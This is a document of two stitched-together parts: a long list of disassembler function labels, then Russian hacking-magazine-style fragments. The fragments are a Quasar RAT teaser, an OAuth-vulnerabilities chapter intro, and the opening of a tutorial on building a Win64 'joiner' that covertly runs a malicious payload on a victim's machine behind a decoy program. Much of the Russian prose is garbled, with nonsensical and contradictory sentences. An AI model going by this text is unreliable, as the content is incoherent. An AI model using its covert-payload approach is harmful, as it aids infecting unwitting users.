sub_401840
sub_401850
sub_401860
sub_401870
sub_401880
sub_401890
sub_4018A0
sub_4018B0
sub_4018C0
sub_4018D0
sub_4018E0
sub_4018F0
sub_401900
sub_401910
sub_401920
sub_401930
sub_401940
sub_401950
sub_401960
sub_401970
sub_401980
sub_401990
sub_4019A0
sub_4019B0
sub_4019C0
sub_4019D0
sub_4019E0
sub_4019F0
sub_401A00
sub_401A10
sub_401A20
sub_401A30
sub_401A40
sub_401A50
sub_401A60
sub_401A70
sub_401A80
sub_401A90
sub_401AA0
sub_401AB0
sub_401AC0
sub_401AD0
sub_401AE0
sub_401AF0
sub_401B00
sub_401B10
sub_401B20
sub_401B30
sub_401B40
sub_401B50
sub_401B60
sub_401B70
sub_401B80
sub_401B90
sub_401BA0
sub_401BB0
sub_401BC0
sub_401BD0
sub_401BE0
sub_401BF0
sub_401C00
sub_401C10
sub_401C20
sub_401C30
sub_401C40
sub_401C50
sub_401C60
sub_401C70
sub_401C80
sub_401C90
sub_401CA0
sub_401CB0
sub_401CC0
sub_401CD0
sub_401CE0
sub_401CF0
sub_401D00
sub_401D10
sub_401D20
sub_401D30
sub_401D40
sub_401D50
sub_401D60
sub_401D70
sub_401D80
sub_401D90
sub_401DA0
sub_401DB0
sub_401DC0
sub_401DD0
sub_401DE0
sub_401DF0
sub_401E00
sub_401E10
sub_401E20
sub_401E30
sub_401E40
sub_401E50
sub_401E60
sub_401E70
sub_401E80
sub_401E90
sub_401EA0
sub_401EB0
sub_401EC0
sub_401ED0
sub_401EE0
sub_401EF0
sub_401F00
sub_401F10
sub_401F20
sub_401F30
sub_401F40
sub_401F50
sub_401F60
sub_401F70
sub_401F80
sub_401F90
sub_401FA0
sub_401FB0
sub_401FC0
sub_401FD0
sub_401FE0
sub_401FF0
sub_402000
sub_402010
sub_402020
sub_402030
sub_402040
sub_402050
sub_402060
sub_402070
sub_402080
sub_402090
sub_4020A0
sub_4020B0
sub_4020C0
sub_4020D0
sub_4020E0
sub_4020F0
sub_402100
sub_402110
sub_402120
sub_402130
sub_402140
sub_402150
sub_402160
sub_402170
sub_402180
sub_402190
sub_4021A0
sub_4021B0
sub_4021C0
sub_4021D0
sub_4021E0
sub_4021F0
sub_402200
sub_402210
sub_402220
sub_402230
sub_402240
sub_402250
sub_402260
sub_402270
sub_402280
sub_402290
sub_4022A0
sub_4022B0
sub_4022C0
sub_4022D0
sub_4022E0
sub_4022F0
sub_402300
sub_402310
sub_402320
sub_402330
sub_402340
sub_402350
sub_402360
sub_402370
sub_402380
sub_402390
sub_4023A0
sub_4023B0
sub_4023C0
sub_4023D0
sub_4023E0
sub_4023F0
sub_402400
sub_402410
sub_402420
sub_402430
sub_402440
sub_402450
sub_402460
sub_402470
sub_402480
sub_402490
sub_4024A0
sub_4024B0
sub_4024C0
sub_4024D0
sub_4024E0
sub_4024F0
sub_402500
sub_402510
sub_402520
sub_402530
sub_402540
sub_402550
sub_402560
sub_402570
sub_402580
sub_402590
sub_4025A0
sub_4025B0
sub_4025C0
sub_4025D0
sub_4025E0
sub_4025F0
sub_402600
sub_402610
sub_402620
sub_402630
sub_402640
sub_402650
sub_402660
sub_402670
sub_402680
sub_402690
sub_4026A0
sub_4026B0
sub_4026C0
sub_4026D0
sub_4026E0
sub_4026F0
sub_402700
sub_402710
sub_402720
sub_402730
sub_402740
sub_402750
sub_402760
sub_402770
sub_402780
sub_402790
sub_4027A0
sub_4027B0
sub_4027C0
sub_4027D0
sub_4027E0
sub_4027F0
sub_402800
sub_402810
sub_402820
sub_402830
sub_402840
sub_402850
sub_402860
sub_402870
sub_402880
sub_402890
sub_4028A0
sub_4028B0
sub_4028C0
sub_4028D0
sub_4028E0
sub_4028F0
sub_402900
sub_402910
sub_402920
sub_402930
sub_402940
sub_402950
sub_402960
sub_402970
sub_402980
sub_402990
sub_4029A0
sub_4029B0
sub_4029C0
sub_4029D0
sub_4029E0
sub_4029F0
sub_402A00
sub_402A10
sub_402A20
sub_402A30
sub_402A40
sub_402A50
sub_402A60
sub_402A70
sub_402A80
sub_402A90
sub_402AA0
sub_402AB0
sub_402AC0
sub_402AD0
sub_402AE0
sub_402AF0
sub_402B00
sub_402B10
sub_402B20
sub_402B30
sub_402B40
sub_402B50
sub_402B60
sub_402B70
sub_402B80
sub_402B90
sub_402BA0
sub_402BB0
sub_402BC0
sub_402BD0
sub_402BE0
sub_402BF0
sub_402C00
sub_402C10
sub_402C20
sub_402C30
sub_402C40
sub_402C50
sub_402C60
sub_402C70
sub_402C80
sub_402C90
sub_402CA0
sub_402CB0
sub_402CC0
sub_402CD0
sub_402CE0
sub_402CF0
sub_402D00
sub_402D10
sub_402D20
sub_402D30
sub_402D40
sub_402D50
sub_402D60
sub_402D70
sub_402D80
sub_402D90
sub_402DA0
sub_402DB0
sub_402DC0
sub_402DD0
sub_402DE0
sub_402DF0
sub_402E00
sub_402E10
sub_402E20
sub_402E30
sub_402E40
sub_402E50
sub_402E60
sub_402E70
sub_402E80
sub_402E90
sub_402EA0
sub_402EB0
sub_402EC0
sub_402ED0
sub_402EE0
sub_402EF0
sub_402F00
sub_402F10
sub_402F20
sub_402F30
sub_402F40
sub_402F50
sub_402F60
sub_402F70
sub_402F80
sub_402F90
sub_402FA0
sub_402FB0
sub_402FC0
sub_402FD0
sub_402FE0
sub_402FF0
sub_403000
sub_403010
sub_403020
sub_403030
sub_403040
sub_403050
sub_403060
sub_403070
sub_403080
sub_403090
sub_4030A0
sub_4030B0
sub_4030C0
sub_4030D0
sub_4030E0
sub_4030F0
sub_403100
sub_403110
sub_403120
sub_403130
sub_403140
sub_403150
sub_403160
sub_403170
sub_403180
sub_403190
sub_4031A0
sub_4031B0
sub_4031C0
sub_4031D0
sub_4031E0
sub_4031F0
sub_403200
sub_403210
sub_403220
sub_403230
sub_403240
sub_403250
sub_403260
sub_403270
sub_403280
sub_403290
sub_4032A0
sub_4032B0
sub_4032C0
sub_4032D0
sub_4032E0
sub_4032F0
sub_403300
sub_403310
sub_403320
sub_403330
sub_403340
sub_403350
sub_403360
sub_403370
sub_403380
sub_403390
sub_4033A0
sub_4033B0
sub_4033C0
sub_4033D0
sub_4033E0
sub_4033F0
sub_403400
sub_403410
sub_403420
sub_403430
sub_403440
sub_403450
sub_403460
sub_403470
sub_403480
sub_403490
sub_4034A0
sub_4034B0
sub_4034C0
sub_4034D0
sub_4034E0
sub_4034F0
sub_403500
sub_403510
sub_403520
sub_403530
sub_403540
sub_403550
sub_403560
sub_403570
sub_403580
sub_403590
sub_4035A0
sub_4035B0
sub_4035C0
sub_4035D0
sub_4035E0
sub_4035F0
sub_403600
sub_403610
sub_403620
sub_403630
sub_403640
sub_403650
sub_403660
sub_403670
sub_403680
sub_403690
sub_4036A0
sub_4036B0
sub_4036C0
sub_4036D0
sub_4036E0
sub_4036F0
sub_403700
sub_403710
sub_403720
sub_403730
sub_403740
sub_403750
sub_403760
sub_403770
sub_403780
sub_403790
sub_4037A0
sub_4037B0
sub_4037C0
sub_4037D0
sub_4037E0
sub_4037F0
sub_403800
sub_403810
sub_403820
sub_403830
sub_403840
sub_403850
sub_403860
sub_403870
sub_403880
sub_403890
sub_4038A0
sub_4038B0
sub_4038C0
sub_4038D0
sub_4038E0
sub_4038F0
sub_403900
sub_403910
sub_403920
sub_403930
sub_403940
sub_403950
sub_403960
sub_403970
sub_403980
sub_403990
sub_4039A0
sub_4039B0
sub_4039C0
sub_4039D0
sub_4039E0
sub_4039F0
sub_403A00
sub_403A10
sub_403A20
sub_403A30
sub_403A40
sub_403A50
sub_403A60
sub_403A70
sub_403A80
sub_403A90
sub_403AA0
sub_403AB0
sub_403AC0
sub_403AD0
sub_403AE0
sub_403AF0
sub_403B00
sub_403B10
sub_403B20
sub_403B30
sub_403B40
sub_403B50
sub_403B60
sub_403B70
sub_403B80
sub_403B90
sub_403BA0
sub_403BB0
sub_403BC0
sub_403BD0
sub_403BE0
sub_403BF0
sub_403C00
sub_403C10
sub_403C20
sub_403C30
sub_403C40
sub_403C50
sub_403C60
sub_403C70
sub_403C80
sub_403C90
sub_403CA0
sub_403CB0
sub_403CC0
sub_403CD0
sub_403CE0
sub_403CF0
sub_403D00
sub_403D10
sub_403D20
sub_403D30
sub_403D40
sub_403D50
sub_403D60
sub_403D70
sub_403D80
sub_403D90
sub_403DA0
sub_403DB0
sub_403DC0
sub_403DD0
sub_403DE0
sub_403DF0
sub_403E00
sub_403E10
sub_403E20
sub_403E30
sub_403E40
sub_403E50
sub_403E60
sub_403E70
sub_403E80
sub_403E90
sub_403EA0
sub_403EB0
sub_403EC0
sub_403ED0
sub_403EE0
sub_403EF0
sub_403F00
sub_403F10
sub_403F20
sub_403F30
sub_403F40
sub_403F50
sub_403F60
sub_403F70
sub_403F80
sub_403F90
sub_403FA0
sub_403FB0
sub_403FC0
sub_403FD0
sub_403FE0
sub_403FF0
sub_404000
sub_404010
sub_404020
sub_404030
sub_404040
sub_404050
sub_404060
sub_404070
sub_404080
sub_404090
sub_4040A0
sub_4040B0
sub_4040C0
sub_4040D0
sub_4040E0
sub_4040F0
sub_404100
sub_404110
sub_404120
sub_404130
sub_404140
sub_404150
sub_404160
sub_404170
sub_404180
sub_404190
sub_4041A0
sub_4041B0
sub_4041C0
sub_4041D0
sub_4041E0
sub_4041F0
sub_404200
sub_404210
sub_404220
sub_404230
sub_404240
sub_404250
sub_404260
sub_404270
sub_404280
sub_404290
sub_4042A0
sub_4042B0
sub_4042C0
sub_4042D0
sub_4042E0
sub_4042F0
sub_404300
sub_404310
sub_404320
sub_404330
sub_404340
sub_404350
sub_404360
sub_404370
sub_404380
sub_404390
sub_4043A0
sub_4043B0
sub_4043C0
sub_4043D0
sub_4043E0
sub_4043F0
sub_404400
sub_404410
sub_404420
sub_404430
sub_404440
sub_404450
sub_404460
sub_404470
sub_404480
sub_404490
sub_4044A0
sub_4044B0
sub_4044C0
sub_4044D0
sub_4044E0
sub_4044F0
sub_404500
sub_404510
sub_404520
sub_404530
sub_404540
sub_404550
sub_404560
sub_404570
sub_404580
sub_404590
sub_4045A0
sub_4045B0
sub_4045C0
sub_4045D0
sub_4045E0
sub_4045F0
sub_404600
sub_404610
sub_404620
sub_404630
sub_404640
sub_404650
sub_404660
sub_404670
sub_404680
sub_404690
sub_4046A0
sub_4046B0
sub_4046C0
sub_4046D0
sub_4046E0
sub_4046F0
sub_404700
sub_404710
sub_404720
sub_404730
sub_404740
sub_404750
sub_404760
sub_404770
sub_404780
sub_404790
sub_4047A0
sub_4047B0
sub_4047C0
sub_4047D0
sub_4047E0
sub_4047F0
sub_404800
sub_404810
sub_404820
sub_404830
sub_404840
sub_404850
sub_404860
sub_404870
sub_404880
sub_404890
sub_4048A0
sub_4048B0
sub_4048C0
sub_4048D0
sub_4048E0
sub_4048F0
sub_404900
sub_404910
sub_404920
sub_404930
sub_404940
sub_404950
sub_404960
sub_404970
sub_404980
sub_404990
sub_4049A0
sub_4049B0
sub_4049C0
sub_4049D0
sub_4049E0
sub_4049F0
sub_404A00
sub_404A10
sub_404A20
sub_404A30
sub_404A40
sub_404A50
sub_404A60
sub_404A70
sub_404A80
sub_404A90
sub_404AA0
sub_404AB0
sub_404AC0
sub_404AD0
sub_404AE0
sub_404AF0
sub_404B00
sub_404B10
sub_404B20
sub_404B30
sub_404B40
sub_404B50
sub_404B60
sub_404B70
sub_404B80
sub_404B90
sub_404BA0
sub_404BB0
sub_404BC0
sub_404BD0
sub_404BE0
sub_404BF0
sub_404C00
sub_404C10
sub_404C20
sub_404C30
sub_404C40
sub_404C50
sub_404C60
sub_404C70
sub_404C80
sub_404C90
sub_404CA0
sub_404CB0
sub_404CC0
sub_404CD0
sub_404CE0
sub_404CF0
sub_404D00
sub_404D10
sub_404D20
sub_404D30
sub_404D40
sub_404D50
sub_404D60
sub_404D70
sub_404D80
sub_404D90
sub_404DA0
sub_404DB0
sub_404DC0
sub_404DD0
sub_404DE0
sub_404DF0
sub_404E00
sub_404E10
sub_404E20
sub_404E30
sub_404E40
sub_404E50
sub_404E60
sub_404E70
sub_404E80
sub_404E90
sub_404EA0
sub_404EB0
sub_404EC0
sub_404ED0
sub_404EE0
sub_404EF0
sub_404F00
sub_404F10
sub_404F20
sub_404F30
sub_404F40
sub_404F50
sub_404F60
sub_404F70
sub_404F80
sub_404F90
sub_404FA0
sub_404FB0
sub_404FC0
sub_404FD0
sub_404FE0
sub_404FF0
sub_405000
sub_405010
sub_405020
sub_405030
sub_405040
sub_405050
sub_405060
sub_405070
sub_405080
sub_405090
sub_4050A0
sub_4050B0
sub_4050C0
sub_4050D0
sub_4050E0
sub_4050F0
sub_405100
sub_405110
sub_405120
sub_405130
sub_405140
sub_405150
sub_405160
sub_405170
sub_405180
sub_405190
sub_4051A0
sub_4051B0
sub_4051C0
sub_4051D0
sub_4051E0
sub_4051F0
sub_405200
sub_405210
sub_405220
sub_405230
sub_405240
sub_405250
sub_405260
sub_405270
sub_405280
sub_405290
sub_4052A0
sub_4052B0
sub_4052C0
sub_4052D0
sub_4052E0
sub_4052F0
sub_405300
sub_405310
sub_405320
sub_405330
sub_405340
sub_405350
sub_405360
sub_405370
sub_405380
sub_405390
sub_4053A0
sub_4053B0
sub_4053C0
sub_4053D0
sub_4053E0
sub_4053F0
sub_405400
sub_405410
sub_405420
sub_405430
sub_405440
sub_405450
sub_405460
sub_405470
sub_405480
sub_405490
sub_4054A0
sub_4054B0
sub_4054C0
sub_4054D0
sub_4054E0
sub_4054F0
sub_405500
sub_405510
sub_405520
sub_405530
sub_405540
sub_405550
sub_405560
sub_405570
sub_405580
sub_405590
sub_4055A0
sub_4055B0
sub_4055C0
sub_4055D0
sub_4055E0
sub_4055F0
sub_405600
sub_405610
sub_405620
sub_405630
sub_405640
sub_405650
sub_405660
sub_405670
sub_405680
sub_405690
sub_4056A0
sub_4056B0
sub_4056C0
sub_4056D0
sub_4056E0
sub_4056F0
sub_405700
sub_405710
sub_405720
sub_405730
sub_405740
sub_405750
sub_405760
sub_405770
sub_405780
sub_405790
sub_4057A0
sub_4057B0
sub_4057C0
sub_4057D0
sub_4057E0
sub_4057F0
sub_405800
sub_405810
sub_405820
sub_405830
sub_405840
sub_405850
sub_405860
sub_405870
sub_405880
sub_405890
sub_4058A0
sub_4058B0
sub_4058C0
sub_4058D0
sub_4058E0
sub_4058F0
sub_405900
sub_405910
sub_405920
sub_405930
sub_405940
sub_405950
sub_405960
sub_405970
sub_405980
sub_405990
sub_4059A0
sub_4059B0
sub_4059C0
sub_4059D0
sub_4059E0
sub_4059F0
sub_405A00
sub_405A10
sub_405A20
sub_405A30
sub_405A40
sub_405A50
sub_405A60
sub_405A70
sub_405A80
sub_405A90
sub_405AA0
sub_405AB0
sub_405AC0
sub_405AD0
sub_405AE0
sub_405AF0
sub_405B00
sub_405B10
sub_405B20
sub_405B30
sub_405B40
sub_405B50
sub_405B60
sub_405B70
sub_405B80
sub_405B90
sub_405BA0
sub_405BB0
sub_405BC0
sub_405BD0
sub_405BE0
sub_405BF0
sub_405C00
sub_405C10
sub_405C20
sub_405C30
sub_405C40
sub_405C50
sub_405C60
sub_405C70
sub_405C80
sub_405C90
sub_405CA0
sub_405CB0
sub_405CC0
sub_405CD0
sub_405CE0
sub_405CF0
sub_405D00
sub_405D10
sub_405D20
sub_405D30
sub_405D40
sub_405D50
sub_405D60
sub_405D70
sub_405D80
sub_405D90
sub_405DA0
sub_405DB0
sub_405DC0
sub_405DD0
sub_405DE0
sub_405DF0
sub_405E00
sub_405E10
sub_405E20
sub_405E30
sub_405E40
sub_405E50
sub_405E60
sub_405E70
sub_405E80
sub_405E90
sub_405EA0
sub_405EB0
sub_405EC0
sub_405ED0
sub_405EE0
sub_405EF0
sub_405F00
sub_405F10
sub_405F20
sub_405F30
sub_405F40
sub_405F50
sub_405F60
sub_405F70
sub_405F80
sub_405F90
sub_405FA0
sub_405FB0
sub_405FC0
sub_405FD0
sub_405FE0
sub_405FF0
sub_406000
sub_406010
sub_406020
sub_406030
sub_406040
sub_406050
sub_406060
sub_406070
sub_406080
sub_406090
sub_4060A0
sub_4060B0
sub_4060C0
sub_4060D0
sub_4060E0
sub_4060F0
sub_406100
sub_406110
sub_406120
sub_406130
sub_406140
sub_406150
sub_406160
sub_406170
sub_406180
sub_406190
sub_4061A0
sub_4061B0
sub_4061C0
sub_4061D0
sub_4061E0
sub_4061F0
sub_406200
sub_406210
sub_406220
sub_406230
sub_406240
sub_406250
sub_406260
sub_406270
sub_406280
sub_406290
sub_4062A0
sub_4062B0
sub_4062C0
sub_4062D0
sub_4062E0
sub_4062F0
sub_406300
sub_406310
sub_406320
sub_406330
sub_406340
sub_406350
sub_406360
sub_406370
sub_406380
sub_406390
sub_4063A0
sub_4063B0
sub_4063C0
sub_4063D0
sub_4063E0
sub_4063F0
sub_406400
sub_406410
sub_406420
sub_406430
sub_406440
sub_406450
sub_406460
sub_406470
sub_406480
sub_406490
sub_4064A0
sub_4064B0
sub_4064C0
sub_4064D0
sub_4064E0
sub_4064F0
sub_406500
sub_406510
sub_406520
sub_406530
sub_406540
sub_406550
sub_406560
sub_406570
sub_406580
sub_406590
sub_4065A0
sub_4065B0
sub_4065C0
sub_4065D0
sub_4065E0
sub_4065F0
sub_406600
sub_406610
sub_406620
sub_406630
sub_406640
sub_406650
sub_406660
sub_406670
sub_406680
sub_406690
sub_4066A0
sub_4066B0
sub_4066C0
sub_4066D0
sub_4066E0
sub_4066F0
sub_406700
sub_406710
sub_406720
sub_406730
sub_406740
sub_406750
sub_406760
sub_406770
sub_406780
sub_406790
sub_4067A0
sub_4067B0
sub_4067C0
sub_4067D0
sub_4067E0
sub_4067F0
sub_406800
sub_406810
sub_406820
sub_406830
sub_406840
sub_406850
sub_406860
sub_406870
sub_406880
sub_406890
sub_4068A0
sub_4068B0
sub_4068C0
sub_4068D0
sub_4068E0
sub_4068F0
sub_406900
sub_406910
sub_406920
sub_406930
sub_406940
sub_406950
sub_406960
sub_406970
sub_406980
sub_406990
sub_4069A0
sub_4069B0
sub_4069C0
sub_4069D0
sub_4069E0
sub_4069F0
sub_406A00
sub_406A10
sub_406A20
sub_406A30
sub_406A40
sub_406A50
sub_406A60
sub_406A70
sub_406A80
sub_406A90
sub_406AA0
sub_406AB0
sub_406AC0
sub_406AD0
sub_406AE0
sub_406AF0
sub_406B00
sub_406B10
sub_406B20
sub_406B30
sub_406B40
sub_406B50
sub_406B60
sub_406B70
sub_406B80
sub_406B90
sub_406BA0
sub_406BB0
sub_406BC0
sub_406BD0
sub_406BE0
sub_406BF0
sub_406C00
sub_406C10
sub_406C20
sub_406C30
sub_406C40
sub_406C50
sub_406C60
sub_406C70
sub_406C80
sub_406C90
sub_406CA0
sub_406CB0
sub_406CC0
sub_406CD0
sub_406CE0
sub_406CF0
sub_406D00
sub_406D10
sub_406D20
sub_406D30
sub_406D40
sub_406D50
sub_406D60
sub_406D70
sub_406D80
sub_406D90
sub_406DA0
sub_406DB0
sub_406DC0
sub_406DD0
sub_406DE0
sub_406DF0
sub_406E00
sub_406E10
sub_406E20
sub_406E30
sub_406E40
sub_406E50
sub_406E60
sub_406E70
sub_406E80
sub_406E90
sub_406EA0
sub_406EB0
sub_406EC0
sub_406ED0
sub_406EE0
sub_406EF0
sub_406F00
sub_406F10
sub_406F20
sub_406F30
sub_406F40
sub_406F50
sub_406F60
sub_406F70
sub_406F80
sub_406F90
sub_406FA0
sub_406FB0
sub_406FC0
sub_406FD0
sub_406FE0
sub_406FF0
sub_407000
sub_407010
sub_407020
sub_407030
sub_407040
sub_407050
sub_407060
sub_407070
sub_407080
sub_407090
sub_4070A0
sub_4070B0
sub_4070C0
sub_4070D0
sub_4070E0
sub_4070F0
sub_407100
sub_407110
sub_407120
sub_407130
sub_407140
sub_407150
sub_407160
sub_407170
sub_407180
sub_407190
sub_4071A0
sub_4071B0
sub_4071C0
sub_4071D0
sub_4071E0
sub_4071F0
sub_407200
sub_407210
sub_407220
sub_407230
sub_407240
sub_407250
sub_407260
sub_407270
sub_407280
sub_407290
sub_4072A0
sub_4072B0
sub_4072C0
sub_4072D0
sub_4072E0
sub_4072F0
sub_407300
sub_407310
sub_407320
sub_407330
sub_407340
sub_407350
sub_407360
sub_407370
sub_407380
sub_407390
sub_4073A0
sub_4073B0
sub_4073C0
sub_4073D0
sub_4073E0
sub_4073F0
sub_407400
sub_407410
sub_407420
sub_407430
sub_407440
sub_407450
sub_407460
sub_407470
sub_407480
sub_407490
sub_4074A0
sub_4074B0
sub_4074C0
sub_4074D0
sub_4074E0
sub_4074F0
sub_407500
sub_407510
sub_407520
sub_407530
sub_407540
sub_407550
sub_407560
sub_407570
sub_407580
sub_407590
sub_4075A0
sub_4075B0
sub_4075C0
sub_4075D0
sub_4075E0
sub_4075F0
sub_407600
sub_407610
sub_407620
sub_407630
sub_407640
sub_407650
sub_407660
sub_407670
sub_407680
sub_407690
sub_4076A0
sub_4076B0
sub_4076C0
sub_4076D0
sub_4076E0
sub_4076F0
sub_407700
sub_407710
sub_407720
sub_407730
sub_407740
sub_407750
sub_407760
sub_407770
sub_407780
sub_407790
sub_4077A0
sub_4077B0
sub_4077C0
sub_4077D0
sub_4077E0
sub_4077F0
sub_407800
sub_407810
sub_407820
sub_407830
sub_407840
sub_407850
sub_407860
sub_407870
sub_407880
sub_407890
sub_4078A0
sub_4078B0
sub_4078C0
sub_4078D0
sub_4078E0
sub_4078F0
sub_407900
sub_407910
sub_407920
sub_407930
sub_407940
sub_407950
sub_407960
sub_407970
sub_407980
sub_407990
sub_4079A0
sub_4079B0
sub_4079C0
sub_4079D0
sub_4079E0
sub_4079F0
sub_407A00
sub_407A10
sub_407A20
sub_407A30
sub_407A40
sub_407A50
sub_407A60
sub_407A70
sub_407A80
sub_407A90
sub_407AA0
sub_407AB0
sub_407AC0
sub_407AD0
sub_407AE0
sub_407AF0
sub_407B00
sub_407B10
sub_407B20
sub_407B30
sub_407B40
sub_407B50
sub_407B60
sub_407B70
sub_407B80
sub_407B90
sub_407BA0
sub_407BB0
sub_407BC0
sub_407BD0
sub_407BE0
sub_407BF0
sub_407C00
sub_407C10
sub_407C20
sub_407C30
sub_407C40
sub_407C50
sub_407C60
sub_407C70
sub_407C80
sub_407C90
sub_407CA0
sub_407CB0
sub_407CC0
sub_407CD0
sub_407CE0
sub_407CF0
sub_407D00
sub_407D10
sub_407D20
sub_407D30
sub_407D40
sub_407D50
sub_407D60
sub_407D70
sub_407D80
sub_407D90
sub_407DA0
sub_407DB0
sub_407DC0
sub_407DD0
sub_407DE0
sub_407DF0
sub_407E00
sub_407E10
sub_407E20
sub_407E30
sub_407E40
sub_407E50
sub_407E60
sub_407E70
sub_407E80
sub_407E90
sub_407EA0
sub_407EB0
sub_407EC0
sub_407ED0
sub_407EE0
sub_407EF0
sub_407F00
sub_407F10
sub_407F20
sub_407F30
sub_407F40
sub_407F50
sub_407F60
sub_407F70
sub_407F80
sub_407F90
sub_407FA0
sub_407FB0
sub_407FC0
sub_407FD0
sub_407FE0
sub_407FF0
sub_408000
sub_408010
sub_408020
sub_408030
sub_408040
sub_408050
sub_408060
sub_408070
sub_408080
sub_408090
sub_4080A0
sub_4080B0
sub_4080C0
sub_4080D0
sub_4080E0
sub_4080F0
sub_408100
sub_408110
sub_408120
sub_408130
sub_408140
sub_408150
sub_408160
sub_408170
sub_408180
sub_408190
sub_4081A0
sub_4081B0
sub_4081C0
sub_4081D0
sub_4081E0
sub_4081F0
sub_408200
sub_408210
sub_408220
sub_408230
sub_408240
sub_408250
sub_408260
sub_408270
sub_408280
sub_408290
sub_4082A0
sub_4082B0
sub_4082C0
sub_4082D0
sub_4082E0
sub_4082F0
sub_408300
sub_408310
sub_408320
sub_408330
sub_408340
sub_408350
sub_408360
sub_408370
sub_408380
sub_408390
sub_4083A0
sub_4083B0
sub_4083C0
sub_4083D0
sub_4083E0
sub_4083F0
sub_408400
sub_408410
sub_408420
sub_408430
sub_408440
sub_408450
sub_408460
sub_408470
sub_408480
sub_408490
sub_4084A0
sub_4084B0
sub_4084C0
sub_4084D0
sub_4084E0
sub_4084F0
sub_408500
sub_408510
sub_408520
sub_408530
sub_408540
sub_408550
sub_408560
sub_408570
sub_408580
sub_408590
sub_4085A0
sub_4085B0
sub_4085C0
sub_4085D0
sub_4085E0
sub_4085F0
sub_408600
sub_408610
sub_408620
sub_408630
sub_408640
sub_408650
sub_408660
sub_408670
sub_408680
sub_408690
sub_4086A0
sub_4086B0
sub_4086C0
sub_4086D0
sub_4086E0
sub_4086F0
sub_408700
sub_408710
sub_408720
sub_408730
sub_408740
sub_408750
sub_408760
sub_408770
sub_408780
sub_408790
sub_4087A0
sub_4087B0
sub_4087C0
sub_4087D0
sub_4087E0
sub_4087F0
sub_408800
sub_408810
sub_408820
sub_408830
sub_408840
sub_408850
sub_408860
sub_408870
sub_408880
sub_408890
sub_4088A0
sub_4088B0
sub_4088C0
sub_4088D0
sub_4088E0
sub_4088F0
sub_408900
sub_408910
sub_408920
sub_408930
sub_408940
sub_408950
sub_408960
sub_408970
sub_408980
sub_408990
sub_4089A0
sub_4089B0
sub_4089C0
sub_4089D0
sub_4089E0
sub_4089F0
sub_408A00
sub_408A10
sub_408A20
sub_408A30
sub_408A40
sub_408A50
sub_408A60
sub_408A70
sub_408A80
sub_408A90
sub_408AA0
sub_408AB0
sub_408AC0
sub_408AD0
sub_408AE0
sub_408AF0
sub_408B00
sub_408B10
sub_408B20
sub_408B30
sub_408B40
sub_408B50
sub_408B60
sub_408B70
sub_408B80
sub_408B90
sub_408BA0

# НЕБЕСНОЕ ОКО

## ТЕСТИРУЕМ ВОЗМОЖНОСТИ QUASAR RAT

Ян Ли
Специально для Хакера

У каждого из нас в шкале был любимый предмет. Кто-то пашет от фиалки, кто-то — от ромашки, кто-то — от ромашки. Сегодня мы с вами рассмотрим — на всякий случай — слушать на перемене в школьном дворе. Сегодня — Quasar RAT. Кстати, почему Quasar? Ответ на вопрос — в конце статьи

# УЯЗВИМОСТИ В OAUTH

ГЛАВА ИЗ КНИГИ «ЛОВУШКА ДЛЯ БАГОВ. ПОЛЕВОЕ РУКОВОДСТВО ПО ВЕБ-ХАКИНГУ»

Ирина Ковалева
ведущий инженер ЦОИ

OAuth — это открытый протокол, который упрощает и стандартизирует процессы авторизации в веб-сервисах, мобильных устройствах и в настольных приложениях. Он позволяет пользователям делиться своими данными между приложениями и сервисами. На сайтах он часто имеет вид кнопки для входа с помощью Facebook, Google, LinkedIn, Twitter и т. д. Мы вместе в OAuth сказано: «Конфиденциальность — это ценность и ответственность, которую мы разделяем. Учитывая ее последствия и распространенность, они заслуживают обсуждения».

Несмотря на множество реализованных на сегодняшний момент версий, что делает OAuth 2.0 — версию, которая, к сожалению, не обратно совместима с предыдущими версиями — в сервере ресурсов.

На момент написания (2014 г.) есть два черновика OAuth 2.0, которые после месяцев дискуссии в IETF. По OAuth сказано ранее, но эта глава фокусируется на OAuth 2.0 в версии рабочего проекта OAuth.

**В книге**

Перед тобой — 17-й номер из серии «Ловушка для багов». Все, что всё-таки можно — которые мы публикуем с разрешения издательства Packt.

Эта книга — не просто перевод. Это — полевое руководство, которое сделано с методологом отличного веб-хакинга Ирины Ковалевой. Ирина — ведущий инженер ЦОИ, ОТЕХ, стример, спикер, организатор, автор статей по OAuth, CORS, CSRF, CSP, DNS, SAML, JWT, SSO, SSL, TLS, HTTP, HTTPS, HSTS, Cookie и т. д.

Если бы книга была только описанием уязвимостей, это, то есть бы, — обзорная статья. Но Ирина не просто описывает уязвимости, а показывает, как OAuth использовать, выполняется или для злоумышленника, и как сделать OAuth безопасным. Поэтому — это не перевод, а полевое руководство: с примерами, с ошибками, с тем, что ломается в реальном мире. Ирина — не переводчик, она заслуживает обсуждения

Евгений МОХОВИКОВ,
Кутюм
evgeniy@mokhovikov.ru

# КАЧЕСТВЕННАЯ СКЛЕЙКА

## ПИШЕМ ДЖОИНЕР ИСПОЛНЯЕМЫХ ФАЙЛОВ ДЛЯ WIN64

Представим, что нам нужно запустить некий зловредный код на машине жертвы. Доступа к этому коду у нас нет, и хорошо бы, что самая простая вариантом будет выкладка жертвы сделать все за нас. Конечно, никто в здравом уме на запуск сомнительное ПО на своем девайсе, поэтому жертву нужно мотивировать — продукты что-то полезное. Это в деле эстетики джоинер — тупая, которая вставляет в полезную нагрузку наш код и скрытно его запускает.

**WARNING**

**Статья предназначена для «белых шляп», профессиональных пентестеров и руководителей отделов информационной безопасности (ОИБ). Не автор, ни редакция не несут ответственности за любой возможный вред, причиненный применением информации данной статьи.**

Существует не только решение, предназначенное для склейки программ и кряков/конфигов/патчей! Безусловно, но здесь есть проблема. Такие инструменты достаточно распространены, стоят денег и часто продаются как софт, то есть требуют оплаты за разовую склейку. Бесплатные и простые способы встроить полезную нагрузку ваши известные файлы в самораспаковывающийся архив и всякие банальные формочки. Решение же, сделанное своими руками, будет было случайно, исправлено в случае релиза и, конечно, останется бесплатным.

### НЕМНОГО ТЕОРИИ

Джоинер может и должен склеивать для нас исполняемые файлы. Первый — вызывающий обновка, красивая картинка и оплекающий шаблон. Это, что увидит взгляд на экране своего компьютера, когда запустит исполняемый файл. Второй — полезная нагрузка, которая запускается без ничего лишнего пользователя. По умолчанию второй файл не будет как то скрыт, если в нем присутствует что-то из нагрузки, сумеет музыкальное сопровождение, то это все клиду заметит. Поэтому нужно обеспечить скрытную работу полезной нагрузки. Джоинер может помочь, но не напрямую — нужно кодить.

